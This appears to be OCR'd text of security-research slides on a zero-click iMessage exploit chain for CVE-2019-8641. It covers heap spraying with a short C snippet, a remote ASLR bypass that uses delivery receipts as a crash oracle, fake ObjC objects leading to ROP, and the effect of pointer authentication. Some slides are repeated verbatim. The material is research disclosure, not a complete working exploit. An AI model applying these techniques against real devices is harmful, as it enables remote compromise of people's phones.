
=> Location of faked object and library functions unknown



# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction in iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ? Need ASLR bypass

# Exploitation Idea




# Heap Spraying on iOS

- Old technique, still effective today
- Idea: allocate a lot of memory until some allocation is always placed at known address
- Exploits low ASLR entropy of heap base
- In case of iMessage, heap spraying is possible by abusing NSKeyedUnarchiver features
- Try it at home:


```
void spray() {
    const size_t size = 0x4000; // Pagesize
    const size_t count = (256 * 1024 * 1024) / size;
    for (int i = 0; i < count; i++) {
        int* chunk = malloc(size);
        *chunk = 0x41414141;
    }

    int* addr = (int*)0x110000000;
    printf("0x110000000: 0x%x\n", *addr);
    // 0x110000000: 0x41414141
}
```

# Exploitation Idea




# Dyld Shared Cache

- Prelinked blob of most system libraries on iOS
- Mapped somewhere between 0x180000000 and 0x280000000 (4GB)
- Around 1GB in size
- Randomization granularity: 0x4000 bytes (large pages)
- **Same address in every process, only randomized during boot**




# Breaking ASLR



# Breaking ASLR with an Oracle 🔮

Suppose we had:

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
        return False
```




# Breaking ASLR with an Oracle 🔮

## Suppose we had:

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
        return False
```

## Then we could easily break ASLR:

```
start = 0x180000000
end = 0x280000000
step = 1024**3 # (1 GB)
for a in range(start, end, step):
    if oracle(a):
        return binary_search(a - step, a, oracle)
```




# Breaking ASLR with an Oracle 🔮

## Suppose we had:

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
        return False
```

## Then we could easily break ASLR:

```
start = 0x180000000
end = 0x280000000
step = 1024**3 # (1 GB)
for a in range(start, end, step):
    if oracle(a):
        return binary_search(a - step, a, oracle)
```



# Breaking ASLR with an Oracle 🔮


Suppose we had:

**How to get this???**

```
oracle(addr):
    if isMapped(addr):
        return True
    else:
        return False
```

Then we could easily break ASLR:

```
start = 0x180000000
end = 0x280000000
step = 1024**3 # (1 GB)
for a in range(start, end, step):
    if oracle(a):
        return binary_search(a - step, a, oracle)
```



# iMessage Receipts


- iMessage automatically sends receipts to the sender
  - Delivery receipts: message arrived in imagent
  - Read receipts: user saw message in app
- Read receipts can be turned off, delivery receipts cannot
- Similar features in other messengers

Received delivery + read receipt

Received delivery receipt

Received no receipt at all

# Building an Oracle

```
processMessage(msgData):
    msg = parsePlist(msgData)

    # Extract some keys
    atiData = msg['ati']
    ati = nsUnarchive(atiData)

    # More stuff happens

    sendDeliveryReceipt()

    # ...
```


- Left side shows pseudocode for imagent's handling of iMessages
- NSKeyedUnarchiver bug(s) can be triggered at `nsUnarchive()`
- Delivery receipt only sent afterwards
  => If unarchiving causes crash,
  no delivery receipt will be sent!
- imagent will just restart after a crash
  **=> Have an oracle!**

# Building an Oracle

```
oracle_cve_2019_8641(addr):
    if isMapped(addr):
        val = deref(addr)
        if isZero(val) or
           hasMSBSet(val) or
           pointsToObjCObject(val):
            return True
    return False
```

- CVE-2019-8641 doesn't yield this perfect probing primitive
- Actual oracle function shown on left
  - Likely other bugs will yield similar, non-perfect oracle functions
- Still possible to infer shared cache base address in ~logarithmic time!
- Takes 20-30 iMessages, <5 minutes
  - Theoretical limit ~18 bits (messages): 32 bit address range, 0x4000 (== 2^14) alignment
- See blogpost for more details

# A Remote ASLR Bypass




# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ✅ Have bypassed ASLR, know address of dyld_shared_cache

# Exploitation Idea

- Can now create fake ObjC object and class
- Will gain control over program counter when some method on fake object is called
- From there standard procedure, stack pivot, ROP, etc.



# Pointer Authentication (PAC)

- New CPU security feature, available in iPhone XS (2018) and newer
- Idea: store cryptographic signature in top bits of pointer, verify on access
  - Used to ensure control flow integrity at runtime
  - Attacker doesn't know secret key, can't forge code pointers, no more ROP, JOP, ...
  - See also the research into PAC done by Brandon Azad

```
0000002012345678
```


```
; Sign pointer in X3
; (Done during process
; initialization etc.)
PACIZA X3
```

```
a827152012345678
```

```
; Authenticate function pointer in X3
; and call it. Clobbers X3 if signature
; is invalid, leading to crash
AUTIZA X3
BL X3
```

# Impact of PAC

- Current exploit requires faking a code pointer (ObjC method Impl) to gain control over instruction pointer...
- => No longer possible with PAC enabled



# ObjC Internals

```
Bob* bob = [[Bob alloc] init];
[Bob doSomething];
```

**Bob Class**

- Parent Class Pointer
- Method Table
  - doSomething @ **0x1c001350**
  - dealloc @ **0x1c001470**
- ...

